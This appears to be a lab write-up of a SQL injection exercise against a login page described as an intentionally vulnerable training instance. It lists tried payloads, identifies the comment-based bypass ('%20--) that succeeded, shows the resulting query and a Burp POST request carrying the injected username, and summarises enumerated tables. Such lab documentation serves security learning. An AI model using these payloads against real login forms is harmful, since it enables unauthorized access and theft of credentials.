

SQL Injection Project on Auth Bypass & Credential Exfiltration

Ethics & Scope: This project documents testing performed **only** against an intentionally vulnerable training instance provided for ethical practice. Do **not** use these techniques on systems you do not own or lack explicit written permission to test.

PROJECT OVERVIEW

TARGET

- URL: <https://issauga.lt/login-1/index.php>
- Type: Vulnerable login endpoint (training environment)
- Purpose: Educational security research

OBJECTIVES

- Demonstrate SQL injection vulnerability discovery
- Achieve authentication bypass via manual techniques
- Automate exploitation using sqlmap
- Extract and analyze database structure
- Document findings for educational purposes

KEY ACHIEVEMENTS

- Authentication Bypass: Successfully logged in without valid credentials
- Database Enumeration: Extracted the complete database schema
- Credential Discovery: Retrieved user records (sanitised)
- Vulnerability Confirmation: Validated via multiple testing methods

METHODOLOGY & TOOLS

TESTING APPROACH

1. Reconnaissance - Target analysis and tool preparation
2. Manual Testing - Systematic payload injection

3. Automated Verification - sqlmap exploitation
4. Data Analysis - Database enumeration and extraction
5. Documentation - Comprehensive reporting

TOOLS USED

- Kali Linux - Testing platform
- Burp Suite - HTTP interception/analysis
- sqlmap - Automated SQL injection
- Browser - Manual testing

TECHNICAL EXECUTION

MANUAL TESTING - PAYLOADS TESTED

--	(Failed)
'%20--	(SUCCESS - Authentication Bypass)
--';	(Failed)
'%20;	(Failed)
=%20'	(Failed)
=%20;	(Failed)
=%20--	(Failed)



Bricks

Login

Wrong user name or password. ✕

Username:

Password:

Submit

SQL Query: SELECT * FROM users WHERE name='%20--' and password='%20--' ✕

SUCCESSFUL EXPLOITATION

Working Payload: '%20--

Mechanism: Comment-based query termination

Impact: Complete authentication bypass



Bricks

Login

Succesfully logged in. ✕

Username:

Password:

Submit

SQL Query: SELECT * FROM users WHERE name=''%20--' and password=''%20--' ✕

AUTOMATED TESTING


Burp Suite Request:

POST /login-1/index.php HTTP/1.1

Host: issauga.lt

Content-Type: application/x-www-form-urlencoded

username=test'%20--&password=anything



FINDINGS & RESULTS

VULNERABILITY ANALYSIS

- Type: SQL Injection (Authentication Bypass)
- Risk Level: Critical
- CVSS Score: 9.8 (Critical)

DATABASE INFORMATION

- Database: issauga_db
- Tables Discovered: 4 (users, sessions, config, login_attempts)

SECURITY IMPACT

1. Authentication Compromise: Complete login bypass
2. Data Exposure: Full database access
3. Privilege Escalation: Potential admin access
4. System Integrity: Complete control possible

SKILLS DEMONSTRATED

- Web Application Reconnaissance
- SQL Injection Payload Crafting
- Manual and Automated Testing
- Database Enumeration Techniques
- Security Vulnerability Documentation
- Ethical Hacking Principles

RESPONSIBLE DISCLOSURE

Testing limited to authorized environments

No production systems affected

Data sanitization in all reports

Educational purpose clearly stated

Legal compliance maintained

Legal & Responsible Disclosure

All data shown in the report is **redacted/sanitized**. Follow your organization's policy and relevant laws. Use parameterized queries, strict input validation, least privilege DB accounts, and WAF/monitoring.